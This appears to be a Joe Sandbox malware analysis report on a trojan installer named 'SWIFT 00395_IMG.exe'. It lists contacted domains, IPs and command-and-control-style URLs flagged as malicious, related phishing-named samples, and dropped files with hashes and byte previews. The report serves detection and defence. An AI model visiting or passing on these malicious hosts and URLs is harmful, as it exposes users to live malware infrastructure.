http://www.szzyhjj.com/bbqo/?XB64XbO8=trcmmZYAhW1z3xFVKWe7fHl88qCucLFuCi4mCu0pcnYYHjBJZxUhua0G6TwplXUzf90o&Rb=M42dVLz8	true	• Avira URL Cloud: safe	unknown
http://www.puzed.net/bbqo/?Rb=M42dVLz8&XB64XbO8=XLcvqqeS1lhWgJP77JDDmgANyyJOPhQvBMhs62kpQnu2foMme1WiKofFk1rRWdP6dmuL	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	SWIFT 00395_IMG.exe	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cdnjs.cloudflare.com/ajax/libs/json3/3.3.2/json3.min.js	msdt.exe, 00000007.00000002.92 0833140.0000000005562000.00000 004.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	SWIFT 00395_IMG.exe	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://cdnjs.cloudflare.com/ajax/libs/jQuery.serializeObject/2.0 .3/jquery.serializeObject.min.js	msdt.exe, 00000007.00000002.92 0833140.0000000005562000.00000 004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000004.0000000 2.919974024.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.694149517.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
3.34.109.201	www.seroungift.com	United States		16509	AMAZON-02US	true
45.192.92.174	szzyhjj.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
103.20.212.182	crickescore.com	India		17439	NETMAGIC-APNetmagicDatacenterMumbaiIN	true
180.150.102.39	www.puzed.net	Australia		4764	WIDEBAND-AS-APAussieBroadbandAU	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
80.237.133.185	www.makeoverfurn.com	Germany		35329	GD-EMEA-DC-CGN3DE	true
34.102.136.180	1800quilts.com	United States		15169	GOOGLEUS	false
85.233.160.23	fwd3.hosts.co.uk	United Kingdom		8622	ISIONUKNamescoLimitedGB	true
184.168.131.241	theboundless.life	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
60.205.226.138	dns.sxl.cn	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403611
Start date:	04.05.2021
Start time:	08:52:50
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SWIFT 00395_IMG.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/4@14/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 67% (good quality ratio 62.1%) • Quality average: 73% • Quality standard deviation: 30.9%
HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
85.233.160.23	y6f8O0kbEB.exe	Get hash	malicious	Browse	• www.eskisla.com/oerg/?mHLD_0=s/hGu2B6hl0Ive+scMzGgKbk8tIwgl0Rtv0RwZscmr+2Xu+CCcDDIY4Cprz1VF0wnvXW&ndndnZ=UtWlYrO0rhjH
	Proforma Invoice 2.xlsx	Get hash	malicious	Browse	• www.infinapisoft.com/aqu2/?TN6=j0G8YDS8B&Afs41Vl=SveQ6QzKZGjvfzE2alovIxfrG5axgatZLqXsvY6ElwpmK3TkDnNFzO3WVo1zDOPNE3GNTQ==
	9tRIEZUd1j.exe	Get hash	malicious	Browse	• www.infinapisoft.com/aqu2/?_P=2dhtaH9&5j=SveQ6QzPZBjrfjl6YIovIxfrG5axgatZLqP8zbmFhQpnKG/iE3cJlKPUWNZPYu7+L2T9
	FeDex Shipment Confirmation.exe	Get hash	malicious	Browse	• www.lowculturebeers.co.uk/09rb/?P6A=a8nAidaK9TJ+JqU5iIvYcxY00BUijQtfTh7LhL1cpCu0QxSO9nyRkbIFNX6LTKcVnvzQ&JBZLXP=DxlDfVnX6PNt-
	ORDER pdf.exe	Get hash	malicious	Browse	• www.buntingfordhomeservices.com/bft/?XPJpf42X=f5tk7Lxag5CLWO4RCQVaP0E1IDjMM+pF7UMsRsW7VCPC2TCP22D4rmMidEMbKzaLTwV2&VPJX5=lhiLK6WhMr6dtlM
	PO 213409701.xlsx	Get hash	malicious	Browse	• www.eatrestmoverepeat.co.uk/oean/?rFQt=A+AFBasJ/lxRQWs5UZxbMpPFG/cLoTmNJj4sZFPT/Yc2+TZPJK0EOBuGXtLbeg6GlFzFjg==&rF=9rbPKz

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Sf6jgQc6Ww.exe	Get hash	malicious	Browse	• www.eatrestmoverepeat.co.uk/oean/?DvjTU=A+AFBasM/ixVQGg1WZxbMpPFG/cLoTmNJjg8FGTS74c3+i1JOalIYFWEUInNaw+1uGu1&5j=UjPt
	winlog(1).exe	Get hash	malicious	Browse	• www.eatrestmoverepeat.co.uk/oean/?8pNhXv=yVML0zB0&u4XpH=A+AFBasM/ixVQGg1WZxbMpPFG/cLoTmNJjg8FGTS74c3+i1JOalIYFWEULLdGBiOpzHk6ey24A==
	cGLVytu1ps.exe	Get hash	malicious	Browse	• www.eatrestmoverepeat.co.uk/oean/?DxoHn=2dmDC&-Z_PiP=A+AFBasM/ixVQGg1WZxbMpPFG/cLoTmNJjg8FGTS74c3+i1JOalIYFWEULHdVRuNwjHy
	Order Specifications With Ref Breve#T0876B96.exe	Get hash	malicious	Browse	• www.emerald-creative.co.uk/utau/?DXOX-=mUfmQ6dgC1TfPDaIPFOqhhWzohFFze25ujieNuse+fhnksBh5UPTOd/5ZkOnK2uZRQlL&KtxD=ZR-DOT9pJ
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• www.myuniadmin.co.uk/coz3/?RFN4=mVCogv0lfqD1YE+JclVxIwUwbrsLU7brimf8y5jVBcRJDv3Y77FFflUCxU7swbS9hKbdxQ==&RB=NL00JzKhBv9HkNRp
	1Vq5FOYAA0fSEnk.exe	Get hash	malicious	Browse	• www.ladyofluggage.com/cpi/?uZf0j=NXExT&K2Mtv0=vbadVd7SBP+sjDp/Kj6QTegEbSYat145gIMQ4xYXd7bPrhaxLNSmD4IARGP/TtKxDCle
	SKM120945.exe	Get hash	malicious	Browse	• www.thebestcoffeeshops.com/xnc/?Kzu0O=oezECPP4/gFFvqJP18hWpnq9aK/CHJNcAaZFW6FR4Ti1ZgL8v6RHnVEykOI6qeM2xauf&jBd=wXL0MF2PPJDlG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	tVD3XahjScxfGmz.exe	Get hash	malicious	Browse	• www.cacaoboy.net/k8b/
	L7QK2rAwZ9.doc	Get hash	malicious	Browse	• www.elitecretenorthwest.com/sree/premium/?id=TZuNNlgMZl9Yks5lYLLXkoTgQh2vybWx8VuZUuU4FTKWAjxE2sV5FvPhIeIe95gp6PkDjnAj3u5B05TasFOHGQ==
184.168.131.241	4GGwmv0AJm.exe	Get hash	malicious	Browse	• www.politicalnobody.com/.q0os/?action=fbgen&v=110&crc=669
	don.exe	Get hash	malicious	Browse	• www.montcoimmigrationlawyer.com/uoe8/?Y4plXns=DVW7OxuTiipzhEotDzIJzGfsiMq3vXOqW3PM8kZWjghPJAmdu1p3BOMI8OM6bfwnU86n&BR=cjlpd
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• www.shoprodeovegas.com/xcl/?DVodV=VtxhA2oX1n1prL&aRm4ZbJP=Q4feKhQOcUvJUP8oz4L5oOA8XtI+UFUMw1FgXJ9gQG3EsyP4HUo30rkjHaPboD73BEgI
	O1E623TjjW.exe	Get hash	malicious	Browse	• www.mojilifenoosa.com/uoe8/?hL3=CVv7qMV6HbciCWFzqhUZZAQ0US+YdWqRbJ1eYpd5+PQQEEyRiYk8iw/aqidrZZ92WW4b0bAtNQ==&lN68=VTUTzPuXE25p9L
	product specification.xlsx	Get hash	malicious	Browse	• www.catherineandwilson.com/uoe8/?3fz=KdZiceDtrkPSh5wICXOYCMhblwexAutPvfm5ku1h+ZdZhJi6amIzeeuRyyZPsh51ag6xYA==&-Z54yn=EN9puliPkdzp4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	9DWvynenEDJ11fY.exe	Get hash	malicious	Browse	• www.presentationmagic.online/hsd/?QFQH4r=1bG8ElMXxJthtncP&qFN41JEh=gbeajf+ETOHEP0PZHUr0sH0pmTI6pJIXyLWb6Ib5oE0X8yNQm9fn6k4Inoesq/tjFe61
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• www.xn--demirelik-u3a.com/u8nw/?pPB=jabiRJB0+7MeKC/lblDeYefgEQ6ZikoDt3u4Qwck14FnjpsvvdwaEw6ThFlMbwfIqHdYGe9kyQ==&Hpq=V6AHiBHXhz5LI4
	ETC-B72-LT-0149-03-AR.exe	Get hash	malicious	Browse	• www.shoprodeovegas.com/xcl/?0L0tLd=Q4feKhQOcUvJUP8oz4L5oOA8XtI+UFUMw1FgXJ9gQG3EsyP4HUo30rkjHaPboD73BEgI&jFNTjJ=aFNTkJDx
	493bfe21_by_Libranalysis.exe	Get hash	malicious	Browse	• www.bodrope.com/8njn/?CTvX=cvRh_lYP&uFNl=Q5lxd4nOV6z6CcdYecjp1LutROUMPU3SQE6azJE1Czw7E14vrt/nRyUCs3zJRvNDQvTm
	krJF4BtzSv.exe	Get hash	malicious	Browse	• www.smarthealthubclub.com/oerg/?YL0=8pN4l4&r6A=9BaAtcK5xATnUYN0KSqZEziiqzluiVppJqo/+bNoUNfJehdCQkqUVzs22u6IBE0AgZIm
	MRQUolkoK7.exe	Get hash	malicious	Browse	• www.ottawahomevalues.info/8u3b/?9rwxC4Lh=xUmcyzOk4AdBu/tilHHAKcZZd7JmKNqhEsoN8UKLLkcB2vFqOaieKULrS5S3/+NfkzmCUnU9lg==&o2=iN68aFPHs
	PO20210429.xlsx	Get hash	malicious	Browse	• www.abundando.com/8u3b/?Mz=ltx0qfi0x45&WBZXQ8j=VA7b8QnIVeQJLb4vJ/jdAFdrsC+XTLKBbUdPfJTqVxRnd+9E52kRPAdLCgwgRBmqlhQAqg==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	z5Wqivscwd.exe	Get hash	malicious	Browse	• www.essential.care/f0sg/?9rQPJl=g9LzgpKuBvImk0kG+GJMLFKZevb+pnBUPQILZLjjt7sgNrDsNlIlmg91PoYPi1VOUwj/O&EzrtFB=4hL05l3xNH1L
	DHL_S390201.exe	Get hash	malicious	Browse	• www.thevandolly.com/u2gd/?Rnm=XPc43lnxP&IDKPY0x=9TQa0wlIBYwfJDwG2Z9hvZYJBv0iycAFxoKvqpGfSPWIdmtTiS4MQ+I/8YKrwePIlqW4
	SWIFT COPY.exe	Get hash	malicious	Browse	• www.brad-caroline.com/gnf/?LZhxv=apOpNte8alFpO6vP&7nE4Zlw=g15J7GGOuse5iUv+r/h5g/mBWked130OqUrJnFmD3Jgb0UMGkh9+WkxhJWheCXb3PGqf
	AL-IEDAHINV.No09876543.exe	Get hash	malicious	Browse	• www.ssssummit.com/uv34/?gjKTUx=6lchmDL0&rnKTobm=WMQTG0rumw6bKas1ntyyM+QsxkhHxu1ZUcBmNY6ij7cyCWSVhqmkPYQs9C/7EVYcnBE0
	letterhead.exe	Get hash	malicious	Browse	• www.accidentattorneynearme.net/epms/?x4uDfZgH=njiKImUeNemx2H2C1bki9Spb1pz8bRxtrDi2F8yKp6wD2n21irAidQ0QvvZYOXwohy7E&Cj30v=9rJhur7HoF7lOxC
	Updated April SOA.xlsx	Get hash	malicious	Browse	• www.bookbeachchairs.com/hx3a/?BDH=EBC1Cs7p3SY2xjAhEgLKPc+2rIVZ9PU/AWUwkk97HGSV6MybJ9/jFRm9oMKT03OILBUCjg==&SH6=u2JtglFH
	PO522-100500.xlsx	Get hash	malicious	Browse	• www.gosunnydale.com/g050/?d488QFPX=o2gTQ9OSopF0Rpofc5ko6zANYJWIJ/VufnZrGO9o/pAUuoJbu+eBnU7CK63iv20XZ5Q9uw==&i4bD=-Z54yn

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Wire transfer.exe	Get hash	malicious	Browse	• www.ventu rebea.com/ ca84/?BvI= unmOgxyJ1B FNIHnKwwMg 5+A3rIagxV pl6G2oZcco SDxWy3gla+ RP+UItPWr1 Abgpg1Yw&J 690D=ej8Pj zaXfDt

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
fwd3.hosts.co.uk	krJF4BtzSv.exe	Get hash	malicious	Browse	• 85.233.160.24
	y6f8O0kbEB.exe	Get hash	malicious	Browse	• 85.233.160.23
	S3d02jGrQo.exe	Get hash	malicious	Browse	• 85.233.160.22
	9JFrEPf5w7.exe	Get hash	malicious	Browse	• 85.233.160.24
	Proforma Invoice 2.xlsx	Get hash	malicious	Browse	• 85.233.160.23
	9tRIEZUd1j.exe	Get hash	malicious	Browse	• 85.233.160.23
	Y79FTQtEqG.exe	Get hash	malicious	Browse	• 85.233.160.22
	FeDex Shipment Confirmation.exe	Get hash	malicious	Browse	• 85.233.160.23
	LElwKuxT4D.exe	Get hash	malicious	Browse	• 85.233.160.22
	Shipment Document BL,INV and packing list.exe	Get hash	malicious	Browse	• 85.233.160.23
	Purchase Order pdf.exe	Get hash	malicious	Browse	• 85.233.160.22
	ORDER pdf.exe	Get hash	malicious	Browse	• 85.233.160.23
	Scan-PI497110_pdf.gz.exe	Get hash	malicious	Browse	• 85.233.160.22
	PO 213409701.xlsx	Get hash	malicious	Browse	• 85.233.160.23
	PROFOMA INVOICE pdf.exe	Get hash	malicious	Browse	• 85.233.160.22
	Sf6jgQc6Ww.exe	Get hash	malicious	Browse	• 85.233.160.23
	winlog(1).exe	Get hash	malicious	Browse	• 85.233.160.23
	payment list.xlsx	Get hash	malicious	Browse	• 85.233.160.22
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 85.233.160.23
	Arrival notice.xlsx	Get hash	malicious	Browse	• 85.233.160.22
dns.sxl.cn	Order requirements.exe	Get hash	malicious	Browse	• 39.106.147.78
	SLIP.exe	Get hash	malicious	Browse	• 47.93.15.55

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	jH70i5mxJO.exe	Get hash	malicious	Browse	• 54.188.107.146
	3ZtdRsbjxo.exe	Get hash	malicious	Browse	• 104.192.141.1
	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 18.222.240.99
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 52.32.122.68
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.72.3.133
	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 143.204.98.42
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 3.134.106.170
	0d69e4f6_by_Libranalysis.xls	Get hash	malicious	Browse	• 99.83.154.118
	d630fc19_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 52.219.40.51
	presupuesto.xlsx	Get hash	malicious	Browse	• 143.204.202.49
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• 3.34.241.29
	O1E623TjjW.exe	Get hash	malicious	Browse	• 52.52.155.86
	file.exe	Get hash	malicious	Browse	• 52.15.160.167
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 3.14.18.91
	80896e11_by_Libranalysis.exe	Get hash	malicious	Browse	• 3.141.142.211
	QxnqOxC0qE.exe	Get hash	malicious	Browse	• 52.14.161.64
	ETC-B72-LT-0149-03-AR.exe	Get hash	malicious	Browse	• 3.34.241.29
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• 99.86.2.5
	nT7K5GG5km	Get hash	malicious	Browse	• 35.155.184.95
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• 99.83.224.11
DXTL-HKDXTLTseungKwanOServiceHK	6e139f3d_by_Libranalysis.exe	Get hash	malicious	Browse	• 154.86.216.242
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• 45.197.75.9
	O1E623TjjW.exe	Get hash	malicious	Browse	• 156.239.92.159
	shipping document pdf.exe	Get hash	malicious	Browse	• 156.238.108.93
	91365ef0_by_Libranalysis.exe	Get hash	malicious	Browse	• 154.80.150.90

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INV 57474545.doc	Get hash	malicious	Browse	• 154.86.204.238
	IBXZjiCuW0.exe	Get hash	malicious	Browse	• 45.192.65.143
	DHL_S390201.exe	Get hash	malicious	Browse	• 45.194.219.231
	DRAFT SHIPPING DOCUMENTS.xlsx	Get hash	malicious	Browse	• 154.84.125.40
	Bank Details Pdf.exe	Get hash	malicious	Browse	• 154.95.188.245
	Wire transfer.exe	Get hash	malicious	Browse	• 156.235.238.98
	DHL Express Service.exe	Get hash	malicious	Browse	• 154.86.241.165
	mC9LnX9aGE.exe	Get hash	malicious	Browse	• 156.235.173.59
	YL9pkVukHn.exe	Get hash	malicious	Browse	• 156.238.10 4.172
	scan_DHL39382493.exe	Get hash	malicious	Browse	• 45.194.219.231
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 154.93.149.202
	P Order pdf.exe	Get hash	malicious	Browse	• 154.84.83.13
	Duqm Refinery Project RFQ Electromechanical Works.exe	Get hash	malicious	Browse	• 154.214.191.38
	Hunt Oil Middle East-RFQ.pdf (439K).exe	Get hash	malicious	Browse	• 156.235.21 1.165
	pending orders0308 D2101002610 pdf.exe	Get hash	malicious	Browse	• 45.192.65.136

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\jckq5d4hbdkbi4n7hsr	
Process:	C:\Users\user\Desktop\SWIFT 00395_IMG.exe
File Type:	data
Category:	dropped
Size (bytes):	164352
Entropy (8bit):	**7.998850136141567**
Encrypted:	**true**
SSDEEP:	3072:9cRJf4qgmhZQjsopQe7Y0/1LV1RcUO0Jz10FqdJq3CZnTXC:9cRJf4qPvQjsnlw1eUO0JfqSNC
MD5:	15CC53488B015D163FB7808642F0A958
SHA1:	241D3F4B3A4DBAE6783412C331BFE79B1220CD50
SHA-256:	6E500AA94D17CBB6F903CF22A47C6059AD36B5015DE9BA07941CE02B3A264E6F
SHA-512:	58CC7FB1EF3BD519426A0B08FD40549CFAC16741F964ED7FD9949905912E4F5451C449C40B74B8B3591BE0013CF05A58AF1FFFC369AA0E672DDFDD5D86F54BD 1
Malicious:	false
Reputation:	low
Preview:	.n...H.[..c>.H.H..fjez/.}..T8....o..g%.....s.Kt...;w.w7...Z....'....Z...Q.$...e.....id.#.....a..h..nW...*\|.R.9.-.'dXiJk.Q@`E8W...=r>...i..B.M...5.p....M.Nl...,.j().[.....V"...1.@U/1 'R922.m....@n....!Pw.G./.s}1^."N..{.w.....N..u..U....3....w.M..9 .+.>qc.QhU.....E...elOAU.^....1`yG\..Z..iM.c..b..'..lq].lo1.}.\.o.y.....\.i.l.&B..^.>V.$..H..$B$@...fl.v.K...:.%m5.. g...{.p`.Ovx...`....>#.H...+!....\.3.C...P>....B....m.F..=....E.)"\C_.`.....l.....c..D.'.3.I.V=.-.]..2.....E...i.&...&.....]S.....=.U>9g.pA&6..!U...sO...G.C....F...-.3.....(VR.0h3...;..X$p...J.. ....]..qt.r...D.51..5.Kd...7...\...6.B].....L.{-....@..p.k>..09f..20.%~.E.u..J...)ee....Wl.g...."...v..s..e0.e...m.[.e.m...yuDX-F.r.....H7X.W.D...".Q....U.qU_p..k.Ry..(.K...e..q.7.q.h.x.w. .I>..*]1..0..Z.~/..k.:...VN.....7.}!"Lo...m\.f.....<.....@.,At...3..I.f...;..&a.3....(...f...'..l/p.4.....0..c.?.CT.....=.....M.\...J...f\...wf..-..{..f&.[.j/N.T}....a..7&0..2..

C:\Users\user\AppData\Local\Temp\nspD9BF.tmp\3bypcf8qb.dll	
Process:	C:\Users\user\Desktop\SWIFT 00395_IMG.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	4.535126333114688
Encrypted:	false
SSDEEP:	96:/Sn1ASknNDZ+ttKm2VDagwNLJ2L8ipKvrD3Q:/FKuaged2LKjD3
MD5:	71D2D0B499C40F82A6CDD1ECDC4DF303
SHA1:	AE42E7A68B3AFFC5F56238FC46FB2FAAAD75B890
SHA-256:	0C3C61BA24BB070C77191B1134E337148EA90E9814083FFB84EDF58EE497A2EF
SHA-512:	C64E28CA27D98E99E1132F59AA2BC8141CD49AB6ECE0B9BF0539ECA059EEF962923A4890355482F1D22AA5902FF4CEFF0DA6DC3737A10A9050DDA582CDBFF6 7E
Malicious:	false

C:\Users\user\AppData\Local\Temp\nspD9BF.tmp\3bypcf8qb.dll	
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....sA.....Rich.....PE..L...-.`. .....!..... ..... .....@.....!..P....#.....!.....0!..@..... .....text...O..... ..... ..`.rdata..... .....@..@.data...D....0.....@..... .....

C:\Users\user\AppData\Local\Temp\nsuD98F.tmp	
Process:	C:\Users\user\Desktop\SWIFT 00395_IMG.exe
File Type:	data
Category:	dropped
Size (bytes):	181314
Entropy (8bit):	7.939924904585081
Encrypted:	false
SSDEEP:	3072:QVl6cRJf4qgmhZQjsopQe7Y0/1LV1RcUO0Jz10FqdJq3CZnTX:QVocRJf4qPvQjsnlw1eUO0JfqSN
MD5:	EC467E63A6C53D106AE28D0E5630276F
SHA1:	B278A9CD1CF6C0BEF644B81DC939AD64EF7F930F
SHA-256:	3DFC9C64A13A26D570BF2B769887E300EF0957250AF59429DC5D299AC9457682
SHA-512:	40BFA3B9997849A7DEFD335D1698FF886FB5A1982F6B5F8CD5075C431AAADC8B1102F18330B4220EB5377B34B65C4135DB7CC5E07A8FB3E43BCF48423643B64
Malicious:	false
Reputation:	low
Preview:	-.....,.....G.....-..... .....J.....#...g.....j..... ....

C:\Users\user\AppData\Local\Temp\u2xvckwaqaki	
Process:	C:\Users\user\Desktop\SWIFT 00395_IMG.exe
File Type:	data
Category:	dropped
Size (bytes):	7173
Entropy (8bit):	7.9199322165414365
Encrypted:	false
SSDEEP:	192:8Gru/yCDPvVStacIgOVBl3Wd6D/VMFtpNiuT:hu64vgacIgGGtN7T
MD5:	E7ED75D329D3408CAF4BEACA7A5A33CE
SHA1:	42AAA9974E8D2840B3DFB31C0247D64D42F2F63A
SHA-256:	553FB898A08BE847845D40293E8A680BE663F537E5A457ED26127D758F02FCD4
SHA-512:	CD87BE0F0E4BC3C05EF8F52E6E59BD240070DC9E494138FCEFA5A09D855306B213045A7673947FF7C9E3F63030E697007E7C3D4C332882912DE52CD2C961B6B
Malicious:	false
Reputation:	low
Preview:	..'.Dy...1T..nub.Nj.f....[.r....2...#.....T.Kr.]3D=Z$..q.5.Lf;D,.%..].U3.Yi.3.....{].k..k./-....T2....2.M.....a>...k/....m-tR0h..C...!....l.....6...ntR0.D..B .!.....qOM..?t>..z.tR0x_.R.*!...|... ..F.$..{Y0....S1k!..%"..~_...NmO)..C{Y7{D.B... ..*.o.....Z7...{Y7.j..C!. ...p..nLK..>@?..{.{Y7k..E.& .....aG.%..zX7....P&y.1.e...X.w....[(... .!...&lkIMj.4.K~.0...~a.v.....).G.U..i...u .30..C....^.0/1..-...i]\.7.X..0....p(.....9.W....h....X80.....^.C.B..=*..hl..G.h..7..).`.w.....*.D.s..h.S.r..Y7.....N.....nL...>.?.....p.....i.C.`.:.T....l..d.]>.P.7v...e.....A.4.2.X....G.fzY.U.. .=..uc.....eC;....-u4..e.\?.X.....h).N.eC.X..W..4....d...#.....eCK..%.:.4..t.mN.hc.. .x9..dB...d.93...uu....q.`!k..d....fs.....dI<.....7.....# ...f#U3..2.j%...v.MY...qp.D..5....7*K^ ...._....bX7..h.&.Is....4.\....uP...k.....XPI'.....|R....E....$.n4.....'....tk.....JS...W..4..{.)|%0~...r.S1l..ej:(.(.M.....%.L*..}=..8.|.=.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	0.2707697706007375
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SWIFT 00395_IMG.exe
File size:	14050919
MD5:	f19e6012ff248b9b380bb420080258ce
SHA1:	317ee43a8116aae39f3de3279620ecff4ac05b2c
SHA256:	069a900aaa6ab5e4b9279cf5bd47e7123c37787f87ac58c 6e64383685371ba52

General

